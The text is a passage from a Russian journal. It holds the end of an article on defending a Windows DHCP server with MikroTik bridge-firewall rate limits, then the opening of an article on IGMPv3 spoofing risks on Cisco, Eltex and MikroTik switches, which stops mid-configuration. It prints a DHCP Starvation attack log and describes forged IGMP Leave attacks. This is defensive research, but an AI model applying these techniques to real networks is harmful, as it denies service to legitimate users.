


Рисунок 19 - Произвольный сгенерированный пакет DHCP Discover

Документация Mikrotik предлагает использовать Bridge Firewall – брандмауэр моста. Брандмауэр моста реализует фильтрацию пакетов и тем самым обеспечивает функции безопасности, которые используются для управления потоками данных, поступающими на мост, исходящими от него и проходящими через него. В мостовом брандмауэре можно использовать метки, которыми IP-брандмауэр маркирует необходимые пакеты [16]. Действия, которые брандмауэр моста может выполнить, если пакет соответствует правилам:

- **accept** – принять пакет. Пакет передается без выполнения каких-либо действий;
- **drop** – автоматическое удаление пакета;
- **jump** – переход к цепочке, указанной в значении аргумента **jump-target**;
- **log** – добавления сообщения в системный журнал [16].

Еще есть правила **passthrough**, **return** и **set-priority**, но нас они не интересуют.

Реализуем следующий алгоритм:

1. Все поступающие на коммутатор DHCP-пакеты маркируются произвольной меткой.
2. Все маркированные пакеты попадают в фильтр для разделения.
3. Коммутатор может пропустить только соединение с максимальной скоростью 10 пакетов в минуту, если оно выше, оно прерывается до снижения до заданной скорости (учитывая, что клиенты посылают 2 пакета Discover и Request за 1 цикл, этого хватит на 5 аренд в минуту, чего хватит для небольшой корпоративной сети, но не для общественной).
4. Все отброшенные пакеты записываются в лог.

Кроме того, чтобы это правило распространялось на всех, кроме легитимных клиентов и DHCP-сервера, создадим лист доверенных интерфейсов. Добавляем в него интерфейсы **ether2** (к DHCP-серверу) и **ether3** (к клиентской машине):

```
[admin@MikroTik] /interface/list> add name=trusted_ports
[admin@MikroTik] /interface/list> member add int=ether2 list=trusted_ports
[admin@MikroTik] /interface/list> member add int=ether3 list=trusted_ports
```

Рисунок 20 - Создание листа доверенных интерфейсов

Теперь создаём поочередно правила фильтрации:

```
[admin@MikroTik] /interface/bridge/filter> add action=jump chain=input jump-target=dhcp2 packet-mark=dhcp in-interface-list=!trusted_ports packet-type=broadcast
[admin@MikroTik] /interface/bridge/filter> add action=accept chain=dhcp2 limit=10,60
[admin@MikroTik] /interface/bridge/filter> add action=drop chain=dhcp2
[admin@MikroTik] /interface/bridge/filter> ..
[admin@MikroTik] /interface/bridge> ..
[admin@MikroTik] /interface> ..
[admin@MikroTik] > ip firewall mangle
[admin@MikroTik] /ip/firewall/mangle> add action=mark-packet chain=prerouting dst-port=67 in-interface=bridge1 new-packet-mark=dhcp passthrough=yes protocol=udp src-port=68 in-interface-list=!trusted_ports
```

Рисунок 21 - Создание правил фильтрации

Кроме того, уменьшим время аренды адреса до 5 минут. Это позволит списку аренд периодически самоочищаться. Клиентская машина просто будет отправлять каждые 5 минут запрос DHCP Discover и получать ответ, поскольку порт, к которому она подключена, находится в листе доверенных интерфейсов и фильтр на неё не действует.

Запускаем атаку Starvation. Захватив всего 5 адресов, она останавливается:


```
[+] Запуск атаки DHCP Starvation на интерфейсе: Ethernet
[+] Отправка 254 пакетов DISCOVER и REQUEST...
[*] Цикл 1, MAC: 02:00:00:46:28:47, XID: 2456585036
[*] OFFER получен: 10.0.0.59
[+] ACK получен: 10.0.0.59
[*] Цикл 2, MAC: 02:00:00:57:8c:11, XID: 591836482
[*] OFFER получен: 10.0.0.60
[+] ACK получен: 10.0.0.60
[*] Цикл 3, MAC: 02:00:00:60:23:0f, XID: 397077902
[*] OFFER получен: 10.0.0.61
[+] ACK получен: 10.0.0.61
[*] Цикл 4, MAC: 02:00:00:dc:cd:31, XID: 1902112973
[*] OFFER получен: 10.0.0.62
[+] ACK получен: 10.0.0.62
[*] Цикл 5, MAC: 02:00:00:4f:9d:7a, XID: 543134716
[*] OFFER получен: 10.0.0.63
[-] ACK не получен для 10.0.0.63
[*] Цикл 6, MAC: 02:00:00:71:59:f4, XID: 2373514696
[*] OFFER получен: 10.0.0.64
[-] ACK не получен для 10.0.0.64
[*] Цикл 7, MAC: 02:00:00:f0:5a:fe, XID: 3321059614
[-] OFFER не получен для XID 3321059614
[*] Цикл 8, MAC: 02:00:00:0f:dc:6a, XID: 1699081759
[*] OFFER получен: 10.0.0.65
[-] ACK не получен для 10.0.0.65
```

Рисунок 22 - Ход атаки

Client IP Address	Name	Lease Expiration	Type	Unique ID
10.0.0.2	CLI2.au.team	2/25/2026 1:46:52 AM	DHCP	080027dcd...
10.0.0.59	victim-9144.au.team	2/25/2026 1:47:18 AM	DHCP	020000462...
10.0.0.60	victim-1757.au.team	2/25/2026 1:47:18 AM	DHCP	020000578...
10.0.0.61	victim-2996.au.team	2/25/2026 1:47:18 AM	DHCP	020000602...
10.0.0.62	victim-1067.au.team	2/25/2026 1:47:18 AM	DHCP	020000dcc...

Рисунок 23 - Захваченные адреса


Перейдя в Winbox, мы можем сравнить, сколько пакетов было пропущено и сколько заблокировано:



#	Action	Chain	Interfaces/...	Interfaces/...	Src. MAC Address...	Dst. MAC Address...	MAC Prot...	Bytes	Packets
0	jump	input						303.4 KiB	1 031
1	acc...	dhcp2						15.4 KiB	51
2	drop	dhcp2						288.0 KiB	980

Рисунок 24 - Статистика отброшенных и принятых пакетов

Спустя 5 минут список аренд очищается, клиентская машина вновь посылает запрос на обновление IP-адреса и получает его, поскольку ее DHCP-трафик не блокируется.



Client IP Address	Name	Lease Expiration	Type	Unique ID
10.0.0.2	CLI2.au.team	2/25/2026 1:52:52 AM	DHCP	080027dcd...

Рисунок 25 - Очищенный от последствий атаки список аренд

Стоит отметить, что со стороны недоверенных портов система будет блокировать выдачу аренд DHCP даже легитимным клиентам до полной остановки атаки. После окончания атаки выдача аренд возобновится. Можно добавить клиента в порт, к которому он подключён, в список доверенных интерфейсов, и система перестанет блокировать ему выдачу сетевых параметров.

Таким образом, теперь система устойчива к атакам DHCP Starvation и Rogue.

### Заключение

Была успешно проведена настройка DHCP на Windows Server 2022, корректность настройки подтверждена функциональным тестированием.

Разворачивание и настройка DHCP-серверов на базе Windows должно сопровождаться внедрением комплексных мер для защиты от хакерских атак и регулярным мониторингом штатной работоспособности системы. Кроме того, согласно публикации ФСТЭК от 25 декабря 2017 г. N239 «Об утверждении требований по обеспечению безопасности значимых объектов критической информационной инфраструктуры Российской Федерации», основными мерами защиты сетевой инфраструктуры, в том числе и DHCP-серверов, являются:

- контроль доступа субъектов (пользователей, устройств) к объектам доступа;
- разграничение прав доступа;
- запуск только разрешенного ПО (режим "белых списков");
- регистрация событий, ведение и анализ логов;
- реагирование на инциденты [17].

Проведены атаки DHCP Starvation и Rogue в целях проверки степени защищенности и отказоустойчивости DHCP-службы Windows Server 2022. Для окончательной защищенности системы были исследованы и смоделированы методы для их блокировки.

### Список литературы

1. Что такое DHCP-сервер в Windows Server? [Электронный ресурс]. – URL: <https://learn.microsoft.com/ru-ru/windows-server/networking/technologies/dhcp/dhcp-top?source=recommendations> (дата обращения: 23.02.2026)

2. Основы DHCP (протокол конфигурации динамического узла) [Электронный ресурс]. – URL: <https://learn.microsoft.com/ru-ru/windows-server/troubleshoot/dynamic-host-configuration-protocol-basics> (дата обращения: 23.02.2026).
3. Быстрое начало: Установка и настройка DHCP-сервера [Электронный ресурс]. – URL: <https://learn.microsoft.com/ru-ru/windows-server/networking/technologies/dhcp/quickstart-install-configure-dhcp-server?tabs=gui> (дата обращения: 23.02.2026).
4. А. Михайлов. Атаки на DHCP. Разбираем техники DHCP Starvation и DHCP Spoofing и защиту от них [Электронный ресурс]. – URL: <https://xakep.ru/2022/11/25/dhcp-hacking/> (дата обращения: 24.02.2026)
5. Microsoft Security Response Center. Windows DHCP Client Remote Code Execution Vulnerability. CVE-2019-0547 [Электронный ресурс]. – URL: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2019-0547> (дата обращения: 24.02.2026)
6. Microsoft Security Response Center. DHCP Server Service Denial of Service Vulnerability. CVE-2025-32725 [Электронный ресурс]. – URL: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-32725> (дата обращения: 24.02.2026)
7. Spoofing DNS Records by Abusing DHCP DNS Dynamic Updates [Электронный ресурс]. – URL: <https://www.akamai.com/blog/security-research/spoofing-dns-by-abusing-dhcp> (дата обращения: 24.02.2026)
8. Github – Salmonella [Электронный ресурс]. – URL: <https://github.com/alexander-ru/salmonella#> (дата обращения: 25.02.2026)
9. Wireshark [Электронный ресурс]. – URL: <https://www.wireshark.org/download.html> (дата обращения: 25.02.2026)
10. Python [Электронный ресурс]. – URL: <https://www.python.org/downloads/> (дата обращения: 25.02.2026)
11. Обзор обработки отказа DHCP [Электронный ресурс]. – URL: <https://learn.microsoft.com/ru-ru/windows-server/networking/technologies/dhcp/dhcp-failover> (дата обращения: 25.02.2026)
12. Introduction to DHCP Policies [Электронный ресурс]. – URL: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn425039\(v=ws.11\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn425039(v=ws.11)) (дата обращения: 25.02.2026)
13. IP Address Management (IPAM) Overview [Электронный ресурс]. – URL: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831353\(v=ws.11\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831353(v=ws.11)) (дата обращения: 25.02.2026)
14. Windows Firewall Overview [Электронный ресурс]. – <https://learn.microsoft.com/en-us/windows/security/operating-system-security/network-security/windows-firewall/> (дата обращения: 25.02.2026)
15. Mikrotik Software [Электронный ресурс]. – URL: <https://mikrotik.com/download/> (дата обращения: 25.02.2026)
16. Bridging and Switching – RouterOS – Mikrotik Documentation [Электронный ресурс] – URL: <https://help.mikrotik.com/docs/spaces/ROS/pages/328068/Bridging+and+Switching> (дата обращения: 25.02.2026)
17. ФСТЭК России: Приказ от 25 декабря 2017 г. №239 “Об утверждении требований по обеспечению безопасности значимых объектов критической информационной

инфраструктуры Российской Федерации” [Электронный ресурс]. – URL: <https://fstec.ru/dokumenty/vse-dokumenty/prikazy/prikaz-fstek-rossii-ot-25-dekabrya-2017-g-n-239>

18. Уймин, А. Г. Сетевое и системное администрирование. Демонстрационный экзамен КОД 1.1: учебно-методическое пособие для СПО / А. Г. Уймин. – 3-е издание, стереотипное. – Санкт-Петербург : Издательство "Лань", 2022. – 480 с. – ISBN 978-5-8114-9255-8.

## References

1. What is a DHCP server in Windows Server? [Electronic resource]. – URL: <https://learn.microsoft.com/ru-ru/windows-server/networking/technologies/dhcp/dhcp-top?source=recommendations> (date of access: February 23, 2026)
2. DHCP (Dynamic Host Configuration Protocol) Basics [Electronic resource]. – URL: <https://learn.microsoft.com/ru-ru/windows-server/troubleshoot/dynamic-host-configuration-protocol-basics> (date of access: February 23, 2026).
3. Quick Start: Installing and Configuring a DHCP Server [Electronic resource]. – URL: <https://learn.microsoft.com/ru-ru/windows-server/networking/technologies/dhcp/quickstart-install-configure-dhcp-server?tabs=gui> (accessed: 23.02.2026).
4. A. Mikhailov. Attacks on DHCP. We analyze DHCP Starvation and DHCP Spoofing techniques and protection against them [Electronic resource]. – URL: <https://xakep.ru/2022/11/25/dhcp-hacking/> (accessed: 24.02.2026)
5. Microsoft Security Response Center. Windows DHCP Client Remote Code Execution Vulnerability. CVE-2019-0547 [Electronic resource]. – URL: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2019-0547> (accessed: 24.02.2026)
6. Microsoft Security Response Center. DHCP Server Service Denial of Service Vulnerability. CVE-2025-32725 [Electronic resource]. – URL: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-32725> (accessed: 24.02.2026)
7. Spoofing DNS Records by Abusing DHCP DNS Dynamic Updates [Electronic resource]. – URL: <https://www.akamai.com/blog/security-research/spoofing-dns-by-abusing-dhcp> (accessed: 24.02.2026)
8. Github – Salmonella [Electronic resource]. – URL: <https://github.com/alexander-ru/salmonella#> (accessed on February 25, 2026)
9. Wireshark [Electronic resource]. – URL: <https://www.wireshark.org/download.html> (accessed on February 25, 2026)
10. Python [Electronic resource]. – URL: <https://www.python.org/downloads/> (accessed on February 25, 2026)
11. DHCP Failover Overview [Electronic resource]. – URL: <https://learn.microsoft.com/ru-ru/windows-server/networking/technologies/dhcp/dhcp-failover> (accessed on February 25, 2026)
12. Introduction to DHCP Policies [Electronic resource]. – URL: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn425039\(v=ws.11\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn425039(v=ws.11)) (accessed: 25.02.2026)

13. IP Address Management (IPAM) Overview [Electronic resource]. – URL: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831353\(v=ws.11\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831353(v=ws.11)) (accessed: 25.02.2026)
  14. Windows Firewall Overview [Electronic resource]. – <https://learn.microsoft.com/en-us/windows/security/operating-system-security/network-security/windows-firewall/> (accessed: 25.02.2026)
  15. Mikrotik Software [Electronic resource]. – URL: <https://mikrotik.com/download/> (date accessed: 25.02.2026)
  16. Bridging and Switching – RouterOS – Mikrotik Documentation [Electronic resource] – URL: <https://help.mikrotik.com/docs/spaces/ROS/pages/328068/Bridging+and+Switching> (date accessed: 25.02.2026)
  17. FSTEC of Russia: Order of December 25, 2017 No. 239 “On approval of requirements for ensuring the security of significant objects of the critical information infrastructure of the Russian Federation” [Electronic resource]. – URL: <https://fstec.ru/dokumenty/vse-dokumenty/prikazy/prikaz-fstek-rossii-ot-25-dekabrya-2017-g-n-239>
  18. Uimin, A. G. Network and system administration. Demonstration exam CODE 1.1: teaching aid for secondary vocational education / A. G. Uimin. – 3rd edition, stereotyped. – St. Petersburg: Lan Publishing House, 2022. – 480 p. – ISBN 978-5-8114-9255-8.
-



Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.451.9:004.21

## ВОПРОСЫ ОБЕСПЕЧЕНИЯ ЗАЩИТЫ ПРОТОКОЛА IGMP v3 НА КОММУНИКАТОРАХ

<sup>1</sup> Баранов Д.А., Голошумов М.Д., Морозов И.М. (научный руководитель)  
ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: <sup>1</sup>t90eagle@gmail.com

В статье рассматриваются принципы работы протокола IGMP v3, его назначение, основной функционал. Основное внимание уделено вопросам защиты протокола IGMP v3. В методах исследования описаны этапы эксперимента, проведенного на L2+ устройствах производителей Cisco, Eltex и Mikrotik, затрагивающие настройку конкретных сетевых коммутаторов, виртуальных машин и необходимого программного обеспечения.

Ключевые слова: IGMP v3, IGMP-Snooping, многоадресный видеопоток, L2+ устройства, защита коммутаторов.

## IGMP v3 SECURITY ISSUES ON COMMUNICATORS

<sup>1</sup> Baranov D.A., Goloshumov M.D., Morozov I.M. (Scientific Supervisor)  
GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: <sup>1</sup>t90eagle@gmail.com

The article discusses the principles of the IGMP v3 protocol, its purpose, and main functionality. The main focus is on the protection of the IGMP v3 protocol. The research methods describe in detail the stages of the experiment conducted on L2+ devices from Cisco, Eltex, and Mikrotik, including the configuration of specific network switches, virtual machines, and necessary software.

Keywords: IGMP v3, IGMP Snooping, multicast video stream, L2+ devices, switch protection.

### Введение

На сегодняшний день, в эпоху развития сетевых технологий, трудно представить работу компании или организации без видео или аудиоконференций, распределения файлов и программного обеспечения сотрудникам, потоковой передачи трафика средств массовой информации. Все вышеперечисленные примеры представляют собой сценарий, подразумевающий эффективное распределение трафика между несколькими получателями, которым он предназначен. В сетевых технологиях для этого существует термин multicast-многоадресная рассылка. Одним из самых распространенных протоколов для управления многоадресной передачей данных является Internet Group Management Protocol (IGMP). На текущий момент существует 3 версии этого протокола, это говорит не только об обновлении из-за технических новшеств в сетевых технологиях, но и о постоянно совершенствующихся мерах защиты. Проблема противодействия угрозам и обеспечения защиты в сфере сетевых технологий актуальна и на данный момент для протокола последней версии.

*Объект исследования:* функционирование протокола IGMPv3 и реализация механизмов многоадресной маршрутизации в сегменте сетей доступа и агрегации, построенных на коммутаторах L2+.

*Предмет исследования:* уязвимости протокола IGMPv3, возникающие при его взаимодействии с L2+ устройствами, а также методы и алгоритмы обеспечения безопасности multicast-трафика, применяемые для нейтрализации данных угроз на сетевом оборудовании различных производителей.

*Цель работы:* анализ потенциальных угроз и атак, направленных на протокол IGMPv3 в средах с многоадресной рассылкой. Экспериментальное исследование эффективности встроенных механизмов защиты при их реализации на L2+ устройствах производителей Cisco, Eltex и Mikrotik для выработки практических рекомендаций по обеспечению отказоустойчивости и безопасности multicast-сессий.

### **Литературный обзор**

IGMP (Internet Group Management Protocol) – протокол сетевого уровня, обеспечивающий управление членством узлов в multicast-группах в сетях IPv4 [14]. Технология многоадресной рассылки (multicast) позволяет эффективно доставлять трафик множеству получателей одновременно, что критически важно для IP-телевидения (IPTV), видеоконференций, онлайн-трансляций и т. п. IGMP выступает ключевым элементом управления multicast-потокami. На канальном уровне функционирование IGMP связано с технологией IGMP-Snooping [15], позволяющей коммутаторам L2+ анализировать IGMP-сообщения и направлять multicast-трафик исключительно на порты заинтересованных получателей, оптимизируя использование пропускной способности, таким образом предотвращая широкоэвещательное распространение мультикаст-трафика.

С каждой версией разработчики протокола улучшали его безопасность и функциональность. Так IGMPv1, описанный в RFC 1112, заложил базовые принципы, но не содержал механизмов защиты; IGMPv2 (RFC 2236) ввел специализированные Leave-сообщения и улучшил процедуры опроса, однако сохранял ограничения в части управления источниками [13]. IGMPv3, стандартизированный в RFC 3376, внедрил поддержку фильтрации источников (source filtering), позволяя хосту указывать не только группу, но и конкретные источники, от которых он желает получать трафик (режим INCLUDE) или блокировать их (режим EXCLUDE) [14]. Это принципиальное отличие от IGMPv2, где хост мог лишь присоединиться к группе без выбора источника, что создавало риски получения трафика от нежелательных отправителей.

Рассмотрим более подробно механизм выхода из multicast-группы. В IGMPv1 отдельное сообщение о выходе отсутствовало: маршрутизатор удалял запись о группе только по истечении таймера, если хост не отвечал на периодические Query-запросы. IGMPv2 ввели специализированное Leave-сообщение (тип 0x17), направляемое на адрес всех маршрутизаторов (224.0.0.2). Получив такой пакет, коммутатор инициирует проверку наличия других членов группы через Group-Specific Query; если в течение заданного времени ответных Report-сообщений не поступает, запись о группе удаляется, и multicast-трафик прекращает поступать на соответствующий порт [13].

В IGMPv3 архитектура существенно усложнилась: отдельное Leave-сообщение было упразднено, выход из группы стал реализовываться через Report-сообщения (тип 0x22) с

определенными типами групповых записей. Согласно RFC 3376, определено три вида групповых записей: записи текущего состояния (Current-State Record), записи изменения фильтра (Filter-Mode-Change Record) и записи изменения списка источников (Source-List-Change Record). Для выхода из группы хост может отправить запись типа CHANGE\_TO\_INCLUDE\_MODE с пустым списком источников, либо - запись MODE\_IS\_EXCLUDE, указывающая на нежелание получать данные от указанных источников. Report-сообщения IGMPv3 направляются на специальный адрес 224.0.0.22, а формат сообщения позволяет включать несколько групповых записей в одном пакете, что сокращает служебный трафик по сравнению с предыдущими версиями, но требует на коммутаторе более сложный анализ состояния [14].

Немаловажной является проблема обратной совместимости версий IGMP: это один из критических факторов безопасности multicast-сетей. Несмотря на стандартизацию IGMPv3 более 20 лет назад, в реальных сетях до сих пор эксплуатируются устройства, поддерживающие только IGMPv2. Это вынуждает коммутаторы L2+ с IGMP-Snooping одновременно обрабатывать сообщения разных версий протокола, создавая потенциальные векторы атак. Различия в логике обработки Leave-пакетов особенно значимы: простое IGMPv2 Leave-сообщение воспринимается коммутатором как однозначный сигнал к инициации проверки, тогда как в IGMPv3 этот процесс интегрирован в более сложный механизм Report-сообщений с верификацией состояния [15]. Злоумышленник может эксплуатировать эту асимметрию, отправляя поддельные IGMPv2 Leave-пакеты от имени легитимного получателя в сети, сконфигурированной для работы IGMPv3, рассчитывая на то, что коммутатор обработает устаревший тип сообщения в целях совместимости с потенциально присутствующими IGMPv2-устройствами.

Приведем примеры, подтверждающие реальность озвученных угроз. Например, уязвимость CVE-2012-0207 в ядре Linux возникла именно в сценариях смешанной работы IGMPv2 и IGMPv3 [10]. Этот случай демонстрирует, что даже корректно реализованная поддержка совместимости между версиями может содержать фатальные ошибки, приводящие к отказу в обслуживании.

Для противодействия атакам с подделкой IGMP-сообщений в современных коммутаторах реализованы специализированные механизмы защиты. RFC 3376 описывает использование опции Router Alert в IP-заголовке: пакеты IGMPv2 и IGMPv3 должны содержать эту опцию; коммутатор может отбрасывать сообщения без нее, предотвращая попытки злоумышленника перехватить управление multicast-группами [14]. Данный механизм позволяет идентифицировать пакеты, сгенерированные сетевым стеком операционной системы, а не простыми генераторами трафика.

Еще одним важным защитным механизмом является функция Version Exclusive, реализованная в оборудовании ряда производителей (например, Cisco, Huawei, Eltex). Данная функция позволяет отбрасывать любые входящие IGMP-сообщения, версия которых отличается от версии, настроенной на коммутаторе [14]. Теоретически это должно полностью исключить атаки, эксплуатирующие обратную совместимость. Производитель сознательно оставляет возможность обработки устаревших версий ради совместимости с существующими в сети IGMPv2-устройствами, фактически перекладывая риск и ответственность за безопасность на администратора сети. Несмотря на то, что IGMPv3 сам по себе обладает

улучшенными механизмами безопасности, наличие поддержки IGMPv2 на коммутаторах создает поверхность для атак.

Практическая значимость атак с использованием IGMP-сообщений подтверждается наличием задокументированных проблем на современном оборудовании: так в 2025 году зарегистрирована ошибка Cisco Bug ID CSCvy62453 для коммутаторов Catalyst 9000 серии — актуального оборудования, массово применяемого в корпоративных сетях и сетях операторов связи. При получении IGMP Join или Leave-пакета для multicast-группы с активным трафиком коммутатор некорректно обрабатывает запись в таблице IGMP Snooping, что приводит к рассинхронизации программной (SW) и аппаратной (TCAM) таблиц и временной потере multicast-трафика на несколько секунд [6]. Данный случай демонстрирует, что даже современные реализации IGMP-стека могут давать сбои при обработке служебных сообщений, приводя к тем же последствиям, что и целенаправленная атака — сбросу подписки и прерыванию потоков.

Кроме того, в декабре 2025 года опубликована критическая уязвимость CVE-2025-50681 в широко распространенном пакете `igmpproxy`, используемом во встраиваемых Linux-системах, домашних маршрутизаторах и IoT-шлюзах для обработки multicast-трафика. Уязвимость позволяет удаленно вызвать отказ в обслуживании путем отправки специально сформированного IGMPv3 Membership Report с некорректным типом групповой записи и поддельным адресом источника. Из-за недостаточной проверки ввода в функции происходит разыменование нулевого указателя, приводящее к аварийному завершению приложения `igmpproxy` [11]. Данный пример демонстрирует, что проблемы безопасности IGMPv3 не ограничиваются подделкой пакетов на уровне хостов и обратной совместимостью, но связаны также с качеством программной реализации протокола даже в современных компонентах сетевой инфраструктуры.

Магистерская диссертация Preety Prasad (Университет Турку, 2024) [12] представляет собой фундаментальное исследование безопасности IP-мультикаста в контексте SDN. В разделе 2.5.2 «Network Attacks on IGMPv3» автор систематизирует ключевые угрозы протоколу, среди которых прямо выделяется IGMP-Spoofing – подделка служебных сообщений с целью несанкционированного присоединения или выхода из мультикаст-группы. Также рассматриваются DoS-атаки, истощение ресурсов состояний групп (State Exhaustion) и утечка информации.

Автор отмечает, что даже IGMPv3, несмотря на встроенные улучшения, остается уязвимым к данным угрозам без применения дополнительных механизмов защиты. Однако диссертация носит обзорно-концептуальный характер и не рассматривает специфику работы IGMP-Snooping на коммутаторах L2+, не анализирует различия в обработке IGMPv2 и IGMPv3 на уровне оборудования и не затрагивает проблему обратной совместимости, которая является критической для современных сетей, где все еще эксплуатируются устаревшие устройства. Это так же является ключевым звеном, определяющим безопасность многоадресной передачи в сети оператора связи и корпоративном сегменте, остаются коммутаторы L2+ с реализацией IGMP-Snooping: именно эти устройства анализируют служебные IGMP-сообщения, принимают решения о ретрансляции трафика и фильтруют поддельные пакеты [14]. От корректности их алгоритмов валидации напрямую зависит устойчивость всей системы к атакам. Различные производители (Cisco, Eltex, MikroTik) предлагают собственные

реализации IGMP-Snooping, которые могут по-разному реагировать на аномальные пакеты, и эффективность этих реализаций требует проверки.

Задача данного исследования – оценить устойчивость IGMPv3 на коммутаторах L2+ от Cisco, Eltex и MikroTik к атакам типа подделка служебных сообщений. Особое внимание будет уделено не только служебным сообщениям IGMPv3, но и поддельным сообщениям Leave-пакетам в условиях, когда сеть сконфигурирована для работы IGMPv3. Именно этот сценарий моделирует реальную ситуацию обратной совместимости и позволяет выявить потенциальные уязвимости, связанные с поддержкой устаревших версий протокола в современной сетевой инфраструктуре.

### **Методы исследования**

*Тип исследования* – прикладное.

*Методы исследования* – эксперимент.

*Описание эксперимента.* Для проверки защищенности протокола IGMPv3 было решено создать имитационную модель видеосервера, который транслирует видеоконтент через multicast-трафик. Предложенная нами модель состоит из двух виртуальных машин с операционной системой Kali Linux, первая из которых является видеосервером (kl server с IP 10.10.10.1), а вторая - клиентом (kl cli с IP 10.10.10.2), принимающий видеоконтент, также для трансляции видеотрафика будет использоваться коммутатор L2+, в каждом из экспериментов будут использоваться коммутаторы Eltex mes1428, Cisco Catalyst 3550 и Mikrotik CRS326-24G-2S+RM, чтобы оценить защищенность протокола IGMPv3 на устройствах разных производителей. Нами был выбран Cisco Catalyst 3550, так как несмотря на то, что его выпуск прекратился более 10 лет назад, он до сих пор широко используется в корпоративных сетевых инфраструктурах, следовательно, исследование его безопасности до сих пор актуально.

Чтобы виртуальная машина kl server была видеосервером, необходимо на нее предварительно установить следующее программное обеспечение: VLC media player [17] для воспроизведения передаваемого видео, Ffmpeg версии 8.0.1 [8] для организации трансляции видеотрафика; на kl cli необходимо установить VLC media player [17] для воспроизведения получаемого видеотрафика. Предварительно, на каждой виртуальных машин необходимо вручную настроить маршрутизацию с помощью команды:

```
sudo ip route add 239.255.250.250 dev eth0,
```

где 239.255.250.250 - адрес мультикаст-группы, eth0 - интерфейс, взаимодействующий с многоадресной рассылкой. Так как в данном исследовании не рассматривается безопасность протокола на L3-устройствах, которыми являются маршрутизаторы, а также коммутаторы L2+ не обладают функционалом настройки маршрутов, а в нашем случае для корректной работы видеотрансляции необходима настройка маршрута.

Для каждого из случаев также необходимо провести соответствующие предварительные настройки для коммутаторов. На Рисунках 1 – 3 представлена настройка IGMPv3 для каждого из используемых сетевых устройств.

```
console#config terminal
console(config)#ip igmp snooping
console(config)#vlan 10
console(config-vlan)#<129> 1-Jan-1970 00:01:56.560 FM-1-[FM - MSR] : Starting with default configuration.
exit
console(config)#exit
console#interface fastethernet 0/1
% Invalid Command
console#config terminal
console(config)#interface fastethernet 0/1
console(config-if)#switchport mode access
console(config-if)#switchport access vlan 10
console(config-if)#exit
console(config)#interface fastethernet 0/2
console(config-if)#switchport mode access
console(config-if)#switchport access vlan 10
console(config-if)#exit
console(config)#interface fastethernet 0/3
console(config-if)#switchport mode access
console(config-if)#switchport access vlan 10
console(config-if)#exit
console(config)#vlan 10
